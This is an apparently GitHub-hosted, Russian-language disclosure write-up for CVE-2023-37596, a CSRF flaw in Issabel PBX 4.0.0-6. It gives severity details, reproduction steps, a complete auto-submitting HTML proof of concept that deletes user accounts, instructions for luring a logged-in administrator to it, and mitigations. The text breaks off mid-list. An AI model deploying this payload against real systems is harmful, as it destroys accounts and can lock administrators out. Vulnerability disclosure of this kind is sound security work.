 sahiloj/cve-2023-37596
CVE-2023-37596 - это уязвимость межсайтовой подделки запроса (CSRF), обнаруженная в Issabel PBX версии 4.0.0-6, широко используемой платформе унифицированных коммуникаций с открытым исходным кодом.

Серьезность: Высокая | CVSS v3.1: 8.1 (AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:H) | CWE: CWE-352
Уязвимость Межсайтовая подделка запроса (CSRF) была обнаружена в Issabel PBX версии 4.0.0-6. Конечная точка управления пользователями не реализует никакой защиты от CSRF, что позволяет неаутентифицированному удаленному злоумышленнику создать вредоносную веб-страницу, которая — при посещении аутентифицированным администратором Issabel — незаметно удаляет любую учетную запись пользователя из системы. Многократная эксплуатация может сделать все приложение недоступным при удалении всех административных пользователей.
| Поле | Значение |
|---|---|
| Идентификатор CVE | CVE-2023-37596 |
| Тип уязвимости | Межсайтовая подделка запроса (CSRF) |
| CWE | CWE-352 |
| Продукт | Issabel PBX |
| Уязвимая версия | 4.0.0-6 |
| Домашняя страница вендора | https://www.issabel.org/ |
| Репозиторий ПО | https://github.com/IssabelFoundation/issabelPBX |
| Протестировано на | Windows |
| Опубликовано CVE | 10/07/2023 |
| Обнаружено | Sahil Ojha |
Поскольку Issabel PBX не проверяет источник запросов, изменяющих состояние, в своем интерфейсе управления пользователями, успешная CSRF-атака позволяет злоумышленнику:
| Продукт | Затронутая версия | Статус |
|---|---|---|
| issabel-pbx | 4.0.0-6 | Уязвим |
Злоумышленник размещает вредоносную HTML-страницу, содержащую поддельный HTTP-запрос к конечной точке удаления пользователя приложения Issabel PBX. Атака срабатывает автоматически (или по клику на кнопку), когда пользователь, уже аутентифицированный в Issabel, посещает эту вредоносную страницу в том же браузере. Поскольку браузер автоматически включает файлы cookie сеанса жертвы в каждый запрос, сервер принимает поддельный запрос на удаление как легитимный.
Со стороны злоумышленника не требуется никаких специальных привилегий — только вектор социальной инженерии (фишинговая ссылка, вредоносная реклама и т. д.), чтобы заманить аутентифицированного администратора на подготовленную страницу.
Ключевые характеристики этой атаки:

id=1, id=2, ...) может быть целью при изменении полезной нагрузки.Перейдите на страницу списка пользователей Issabel PBX и аутентифицируйтесь с помощью учетных данных администратора:
https://<Issabel-IP>/index.php?menu=userlist


Burp Suite создаст HTML-страницу, аналогичную приведенной ниже. Сохраните ее как .html файл (например, csrf_exploit.html):
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://<Issabel-IP>/index.php?menu=userlist" method="POST">
      <input type="hidden" name="action" value="delete" />
      <input type="hidden" name="id" value="1" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      // Auto-submit the form as soon as the page loads
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
Примечание: Замените
<Issabel-IP>на IP-адрес или имя хоста целевого сервера и измените значениеid, чтобы атаковать другую учетную запись пользователя.

Отправьте файл csrf_exploit.html (или ссылку на место, где он размещен) пользователю, который в данный момент вошел в Issabel PBX. Когда жертва откроет страницу, форма будет отправлена автоматически, и целевой пользователь будет удален без какого-либо запроса подтверждения.
Следующие меры защиты должны быть применены вендором и/или системными администраторами для устранения этой уязвимости:
Внедрение CSRF-токенов — Генерируйте криптографически случайный, привязанный к сессии (или к запросу) токен и проверяйте его на стороне сервера для каждого запроса, изменяющего состояние. Запросы, не содержащие действительный токен, должны отклоняться.
Атрибут SameSite для cookie — Установите для сессионной cookie атрибут SameSite в значение Strict или Lax, чтобы предотвратить отправку сессионной cookie в кросс-доменных запросах в большинстве браузеров.
Проверка заголовков Origin / Referer — На стороне сервера отклоняйте любой запрос, изменяющий состояние, в котором заголовок Origin или Referer не соответствует собственному домену приложения.
Требуйте повторную аутентификацию для деструктивных действий — Запрашивайте повторный ввод пароля перед обработкой необратимых действий, таких как удаление учетных записей пользователей.
Применяйте принцип наименьших привилегий — Убедитесь, что только пользователи с явной ролью администратора могут получить доступ к функции удаления пользователей, что уменьшает радиус поражения успешной атаки.
До выхода патча от вендора администраторам рекомендуется:
